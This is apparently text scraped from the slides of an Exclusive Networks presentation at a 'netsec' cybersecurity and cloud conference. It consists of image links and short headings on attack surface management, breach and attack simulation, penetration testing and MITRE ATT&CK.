
- Automated enrichment and responses

Visibility, integrations & automations


- Integrations cross-solution

Visibility, integrations & automations

Attack Surface Management


Discover and monitor
Identify risk and prioritize targets
Perform adversary tactics and techniques
Remediation support and reporting
Attack surface

Breach and attack simulation



Vulnerability Assessment

Penetration Testing

Breach &
Attack
Simulation

#WeAreExclusive

Call To Action

What you should do

A

P

T

netsec
cybersecurity & cloud conference

TRUST
is everything

MITRE ATT&CK

Adversary campaigns

Actual trends

EXCLUSIVE NETWORKS